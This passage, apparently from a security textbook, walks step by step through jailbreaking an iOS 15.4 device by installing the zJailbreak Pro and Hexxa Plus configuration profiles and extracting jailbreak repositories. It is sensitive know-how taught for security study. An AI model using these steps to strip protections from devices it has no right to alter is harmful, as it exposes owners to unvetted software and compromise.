
Device is compatible

01. Download zJailbreak directly to your Settings

* Open "Settings" to complete your installation process

Figure 17.52: zJailbreak Pro download page

- **Step 2—**Open the **zJailbreak Pro** app. Go to the **Hexxa Plus** app available under **Most Popular** by clicking on it.
- **Step 3—**Click on the **Download** button for **Hexxa Plus**. A **Hexxa Plus** profile will be downloaded to the iOS 15.4 device settings.
- **Step 4—**Go to **Settings** and then click on **Profile Download**.
- **Step 5—**Enter the device passcode to complete the **Hexxa Plus** installation process.


zJailbreak Pro
Most Popular
Zeon (Full)
Hexxa (Full)
iOS 16 ++
Cydia (Lite)
Sileo (Lite)
Jailbreak
Tijong xūnī Jailbreak
Checkra1n Virtual
Unc0ver Virtual
Bregxi (Full)
Ziyu (Full)
Anzhuang
App Stores
FlekSt0re Pro
Back
Hexxa Plus
Install
Hexxa Plus
By: Hexxa Team
DESCRIPTION

This is the Jailbreak repo extractor by Hexxa. Using this, You can install Jailbreak and 3rd party apps extracting repos.

Profile Downloaded
Review the profile in Settings app if you want to install it.

Close

Figure 17.53: Hexxa Plus download page

- **Step 6—**Once the installation process is completed, the **Hexxa Plus** icon will appear on the home screen.
- **Step 7—**Open the **Hexxa Plus** app and select **Get Repos**.



Hexxa Plus
Hexxa Plus Jailbreak Repo Extractor
Extract Repo
Get Repos
Register Hexxa Plus
Video Guide
Contact Support

Figure 17.54: Screenshot of Hexxa Plus

- **Step 8—**Choose a jailbreaker's repo and copy its URL from the given categories.
- **Step 9—**Go to the **Extract Repo** option. Then, paste the copied URL.


